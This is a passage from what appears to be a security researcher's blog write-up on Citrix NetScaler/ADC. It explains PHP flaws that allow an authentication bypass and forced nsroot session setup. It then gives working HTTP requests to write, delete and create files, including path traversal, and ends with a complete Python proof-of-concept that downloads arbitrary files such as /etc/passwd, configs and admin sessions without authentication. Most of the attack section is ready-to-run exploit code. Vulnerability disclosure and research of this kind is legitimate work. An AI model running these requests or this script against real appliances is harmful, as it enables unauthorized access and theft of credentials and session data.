        for ($i = 0; $i < count($query_array); $i++)
        {
            if (strpos($query_array[$i], 'requestbody') !== false)
            {
                $request_body = $query_array[$i];
            }
        }

        if ($request_body !== "")
        {
            $request_json = explode("=", $request_body);
            $request_array = json_decode($request_json[1], true);
            $request_login_challenge_response = $request_array["loginchallengeresponse"];
            $request_string = json_encode($request_login_challenge_response);
            $query_params = '?view=detail&requestbody=' . $request_string . '&method=POST';
        }
    }
```

If it is, it creates an array by splitting the query string on the `&` character. Then, if the string `requestbody` is present (again using `strpos()`). So if we set one of our query parameters, like `sid`, to `loginchallengeresponse1requestbody` we would be able to hit these checks and influence the `$query_params` variable.

So what? I hear you think. Well, these query parameters are directly used in a call to the Nitro API. Remember the Nitro API? It's the one where we spent way too much time reverse engineering without any usable result:

```
$nitro = new nitro();
$nitro_return_value = $nitro->v1($arg_list[0], $arg_list[1] . $query_params);
```

Remember how it would also return `0` if something went wrong? Like, when you'd say it was getting XML but it really wasn't? Can you feel where this is going? Our `$query_params` right now are basically garbage. So `$nitro_return_value` would then be `0`.

Luckily, there's a check to see if the command failed:

```
// Process result
if(ns_empty($nitro_return_value) || $nitro_return_value === false)
{
    $this->set_error_code();
    $this->set_error_message($command);
}
```

Wait, what does that `ns_empty()` function do?

```
function ns_empty(&$var)
{
    return empty($var) && ($var != "0");
}
```

Ha! That returns `FALSE` in our case. So we pass the check! Here's all of this in one HTTP request (the cookie value can be whatever, as long as it's a 32 character hex string):

```
POST /pcidss/report?type=allprofiles&sid=loginchallengeresponse1requestbody&username=nsroot&set=1 HT
Host: citrix.local
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://citrix.local/pcidss/launch_report?type=main
Content-Type: application/xml
Content-Length: 44
DNT: 1
Connection: close
X-NITRO-USER: henk
Cookie: SESSID=05afba59ef8e0e35933f3bc266941337
X-NITRO-PASS: ingrid
Upgrade-Insecure-Requests: 1

<appfwprofile><login></login></appfwprofile>
```

Fixing the session

We have a somewhat valid session now. Let's see if we can make it more valid, as we are missing some attributes. All we have at the moment is `username` and a broken `sid`. Luckily, we can now use a function called `setup_session()`. This function takes two required arguments: `sid` and `username`, but also has an optional parameter called `force_setup`.

And because we already have a somewhat working session, we get to go straight here:

```
else if(isset($data["force_setup"]))
{
    $this->load->helper('cookie');
    utils::setup_webstart_user_session(urldecode($data["sid"]), $data["username"], null, true);
}
```

The `setup_webstart_user_session()` function takes the arguments `username`, `sid`, `timezone_offset` and `force_setup`. When `force_setup` is set, a new login is forced without having to know the password:

```
require_once(APPPATH. "controllers/common/login.php");
$login = new login();
$login->setupUserSession($username, input_validator::get_default_value("timeout"), input_validator::
```

Ding ding ding! We have a winner. We can force a new session as `nsroot` by using this HTTP request:

```
GET /menu/ss?sid=nsroot&username=nsroot&force_setup=1 HTTP/1.1
Host: citrix.local
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: SESSID=05afba59ef8e0e35933f3bc266941337
Upgrade-Insecure-Requests: 1
```

So now what?

Well, we can do several things. We do first need to get our “random” value and save it in our request headers:

```
GET /menu/stc HTTP/1.1
Host: citrix.local
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: SESSID=05afba59ef8e0e35933f3bc266941337
Upgrade-Insecure-Requests: 1
```

Write to a file

```
POST /rapi/uploadtext HTTP/1.1
Host: citrix.local
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://citrix.local/menu/neo
DNT: 1
rand_key: 331543635.1580073639558554
Connection: close
Cookie: startupapp=neo; is_cisco_platform=0; st_splitter=350px; SESSID=05afba59ef8e0e35933f3bc266941
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 99

object={"uploadtext":{"filedir":"/tmp","filedata":"test","filename":"test.txt"}}
```

Delete a file:

```
POST /rapi/filedownload?filter=remove:1,path:%2ftmp%2ftest HTTP/1.1
Host: citrix.local
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://citrix.local/menu/neo
If-Modified-Since: Thu, 01 Jan 1970 05:30:00 GMT
rand_key: 2061490565.1580290269373855
DNT: 1
X-NITRO-USER: henk
X-NITRO-PASS: henk
Connection: close
Cookie: startupapp=neo; is_cisco_platform=0; st_splitter=350px; rdx_pagination_size=25%20Per%20Page;
Content-Type: application/xml
Content-Length: 31

<clipermission></clipermission>
```

Delete a folder:

```
POST /rapi/movelicensefiles HTTP/1.1
Host: citrix.local
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://citrix.local/menu/neo
If-Modified-Since: Thu, 01 Jan 1970 05:30:00 GMT
DNT: 1
Content-Type: application/x-www-form-urlencoded
Cookie: SESSID=9ed492e6ff1876d44ddcaec143d2f949
rand_key: 1384537322.1580549312074652
Content-Length: 52

object={"movelicensefiles":{"name":"../netscaler/portal/modules/STAT"}}
```

Create a directory

The trick here is to set the filedir parameter to false (without using quotes), to do some PHP type juggling.

```
POST /rapi/uploadtext HTTP/1.1
Host: citrix.local
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://citrix.local/menu/neo
DNT: 1
```

```
rand_key: 1467045781.1580550597345443
X-NITRO-USER: henk
X-NITRO-PASS: henk
Connection: close
Cookie: startupapp=neo; is_cisco_platform=0; st_splitter=350px; SESSID=05afba59ef8e0e35933f3bc266941
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 114

object={"uploadtext":{"filedir":false,"filedata":"data","filename":"/var/tmp/new_directory/this_will
```

Read files

And finally, the ultimate goal, a PoC script to download random files from the Netscaler / ADC, without authentication. This includes things like

- the config file
- admin sessions in /var/nstmp (all files are shown if you query the directory)

```
#!/usr/bin/env python

import requests
import sys
import string
import random
import json
from urllib.parse import quote

# Slashes need to be urlencoded
PAYLOAD='%2fetc%2fpasswd'

requests.packages.urllib3.disable_warnings()

def random_string(length=8):
        chars = string.ascii_letters + string.digits
        random_string = ''.join(random.choice(chars) for x in range(length))
        return random_string

def create_session(base_url, session):
        url = '{0}/pcidss/report'.format(base_url)

        params = {
                'type':'allprofiles',
                'sid':'loginchallengeresponse1requestbody',
                'username':'nsroot',
                'set':'1'
        }

        headers = {
                'Content-Type':'application/xml',
                'X-NITRO-USER':random_string(),
                'X-NITRO-PASS':random_string(),
        }
        data = '<appfwprofile><login></login></appfwprofile>'

        session.post(url=url, params=params, headers=headers, data=data, verify=False)
        return session

def fix_session(base_url, session):
        url = '{0}/menu/ss'.format(base_url)

        params = {
                'sid':'nsroot',
                'username':'nsroot',
                'force_setup':'1'
        }

        session.get(url=url, params=params, verify=False)

def get_rand(base_url, session):
        url = '{0}/menu/stc'.format(base_url)
        r = session.get(url=url, verify=False)

        for line in r.text.split('\n'):
                if 'var rand =' in line:
                        rand = line.split('"')[1]
                        return rand

def do_lfi(base_url, session, rand):
        url = '{0}/rapi/filedownload?filter=path:{1}'.format(base_url, PAYLOAD)

        headers = {
                'Content-Type':'application/xml',
                'X-NITRO-USER':random_string(),
                'X-NITRO-PASS':random_string(),
                'rand_key':rand
        }

        data = '<clipermission></clipermission>'

        r = session.post(url=url, headers=headers, data=data, verify=False)
        print (r.text)

def main(base_url):
        print ('[-] Creating session..')
        session = requests.Session()
        create_session(base_url, session)
        print ('[+] Got session: {0}'.format(session.cookies.get_dict()['SESSID']))

        print('[-] Fixing session..')
        fix_session(base_url, session)

        print ('[-] Getting rand..')
        rand = get_rand(base_url, session)
        print ('[+] Got rand: {0}'.format(rand))

        print ('[-] Re-breaking session..')
        create_session(base_url, session)

        print ('[-] Getting file..')
        do_lfi(base_url, session, rand)

if __name__ == '__main__':
        base_url = sys.argv[1]
        main(base_url)
```

Conclusion

Well, I have to say, this adventure was a lot more fun than I anticipated. It might not be high risk vulnerabilities, but I think there is some cool stuff in there. And, my gut tells me there has to be more!

Updated: July 7, 2020

Twitter Facebook LinkedIn

Previous Next

FEED